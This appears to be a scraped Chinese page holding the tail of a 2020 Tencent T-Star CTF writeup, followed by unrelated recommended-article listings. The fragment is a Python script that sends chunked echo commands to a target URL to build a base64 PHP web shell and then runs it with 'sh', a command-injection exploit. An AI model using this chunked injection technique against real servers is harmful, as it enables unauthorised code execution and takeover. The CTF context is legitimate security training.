    ">3cv\\",

    ">93d\\",

    ">hci\\",

    ">L3Z\\",

    ">XQg\\",

    ">JjY\\",

    ">tKC\\",

    ">dGV\\",

    ">3lz\\",

    ">Agc\\",

    ">waH\\",

    ">PD9\\",

    ">o\ \\",

    ">ech\\"

]

for i in list:

    url = baseurl+str(i)

    s.get(url)

for j in list2:

    url = baseurl+str(j)

    s.get(url)

s.get(baseurl+"sh _")

s.get(baseurl+"sh 0")

那一块长的 base64 是

一句话没成功,让他直接打印出来把
2020腾讯犀牛鸟网络安全T-Star高校挑战赛writeup的更多相关文章
- Tars | 第0篇 腾讯犀牛鸟开源人才培养计划Tars实战笔记目录
腾讯犀牛鸟开源人才培养计划Tars实战笔记目录 前言 在2021年夏,笔者参加了腾讯首届开源人才培养计划的Tars项目,负责Subset流量管理规则的Java语言JDK实现.其中写作几篇开源实战笔记, ...
- 2020腾讯Android岗初级到高级面试真题收录解析
前言 马上就要到金九银十面试季了,需要找工作的小伙伴可以开始刷题复习了. 今天给大家分享的是博主腾讯面试的面经以及对腾讯2020上半年Android开发岗面经真题收录,希望可以帮助到大家,喜欢的朋友可 ...
- 2019年上海市大学生网络安全大赛两道misc WriteUp
2019年全国大学生网络安全邀请赛暨第五届上海市大学生网络安全大赛 做出了两道Misc== 签到 题干 解题过程 题干提示一直注册成功,如果注册失败也许会出现flag. 下载下来是包含010edito ...
- 网络安全实验室 注入关通关writeup
URL:http://hackinglab.cn 注入关 [1] 最简单的SQL注入username = admin' or ''='password随便什么都可以直接可以登录 [2] 熟悉注入环境 ...
- 网络安全实验室 脚本关通关writeup
[1]key又又找不到了查看源代码.发现key的路径,点击进行了302跳转,抓包,得到key [2]快速口算要2秒内提交答案,果断上python import requests,re s = requ ...
- 网络安全实验室_注入关writeup
最简单的SQL注入 查看页面源码发现提示要登录admin账户 果断试试万能密码admin' or 1=1# 直接能看到flag了 最简单的SQL注入(熟悉注入环境) 首先查看源码,提示id=1,看样子 ...
- 【CTF MISC】隐写术wireshark找出图片-“强网杯”网络安全挑战赛writeup
这场CTF中有一道题是分析pcap包的.. 13.大黑阔: 从给的pcap包里把图片提取出来,是一张中国地图. 题目提示是黑阔在聊天,从数据里可以找出几段话. 思路:主要考察wireshark的过滤规 ...
- TDSQL|三篇论文入选国际顶会SIGMOD,厉害了腾讯云数据库
好消息!6月13日,腾讯云数据库三篇论文再次入选数据库行业顶会SIGMOD,被SIGMOD 2022 Research Full Paper(研究类长文)收录. 本次被收录的研究成果中,新型数据结构设 ...
- 从门外汉到腾讯Android高级研发——一个半路出家菜鸟的艰难逆袭之路
我是在去年3月份加入腾讯公司,目前是腾讯公司某技术部门里面的一个小负责人,年薪月薪大税后概30K,谈不上多么厉害,但在回想自己半路出家学习编程,从一个销售到现在终于进入中国互联网顶尖公司,还是有些许感 ...
随机推荐
- [spojQTREE5]Query on a tree V
合理的正解大概是动态点分治,这里给出其实现 1 #include<bits/stdc++.h> 2 using namespace std; 3 #define N 100005 4 st ...
- Semaphore信号量的使用
package ThreadTest; import java.util.concurrent.Semaphore; import java.util.concurrent.TimeUnit; pub ...
- java番外茶余饭后闲聊
java番外茶余饭后闲聊 **本人博客网站 **IT小神 www.itxiaoshen.com 今天聊点题外话没事时可以作为平时沟通交流的谈资,接下来一起简单了解下个人知晓对Java界开发产生深远影响 ...
- Java开发最实用最好用的11个技术网站
作为一个Java开发者,学习最新技术和关注行业内容是你不断提升自我的有效手段.因此,我会特别关注一些质量高口碑好的Java技术网站,在这里分享给大家. 1.Stackoverflow Stackove ...
- 洛谷 P6060 - [加油武汉]传染病研究(数论)
洛谷题面传送门 一道不算太难的题,题解稍微写写吧( 首先根据约数个数和公式,对于一个 \(n=p_1^{\alpha_1}·p_2^{\alpha_2}·\cdots·p_m^{\alpha_m}\) ...
- DirectX12 3D 游戏开发与实战第十一章内容
仅供个人学习使用,请勿转载.谢谢! 11.模板 模板缓冲区(stencil buffer)是一种"离屏"(off-screen)缓冲区,我们可以利用它来实现一些效果.模板缓冲区.后 ...
- 【pheatmap热图scale报错】Error in hclust(d, method = method):NA/NaN/Inf in foreign function call (arg 11)
初始数据类似如下: 填充下缺失值 data[data==0] <- NA data[is.na(data)] <- min(data,na.rm = T)*0.01 pheatmap(lo ...
- Oracle-创建新表,创建备份表,对表中插入多条数据
一.创建新表 0.基本语法 create table 表名称(id varchar2(50) primary key ,name char(200) not null,phone number(11) ...
- gcc 的编译流程 和gdb的调试方法
GCC的编译流程分为四个步骤: 预处理(Pre-Processing) 编译(Compiling) 汇编(Assembling) 链接(Linking) 可以看的出来文件大小 gdb 调试 gdb - ...
- 【系统硬件】英伟达安培卡 vs 老推理卡硬件参数对比
欢迎关注我的公众号 [极智视界],回复001获取Google编程规范 O_o >_< o_O O_o ~_~ o_O 本文分享一下英伟达安培卡 vs 老推理 ...